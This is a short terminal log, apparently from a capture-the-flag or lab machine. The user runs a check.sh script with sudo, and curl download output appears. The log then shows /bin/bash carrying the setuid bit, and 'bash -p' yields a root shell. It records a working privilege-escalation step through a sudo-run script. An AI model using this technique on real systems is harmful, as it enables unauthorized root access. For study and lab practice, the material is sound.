juan@influencer:~$ sudo /bin/bash /home/juan/check.sh % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed100 19 100 19 0 0 606 0 --:--:-- --:--:-- --:--:-- 612juan@influencer:~$ ls -la /bin/bash-rwsr-sr-x 1 root root 1396520 ene 6 2022 /bin/bashjuan@influencer:~$ bash -pbash-5.1# whoamirootbash-5.1# :)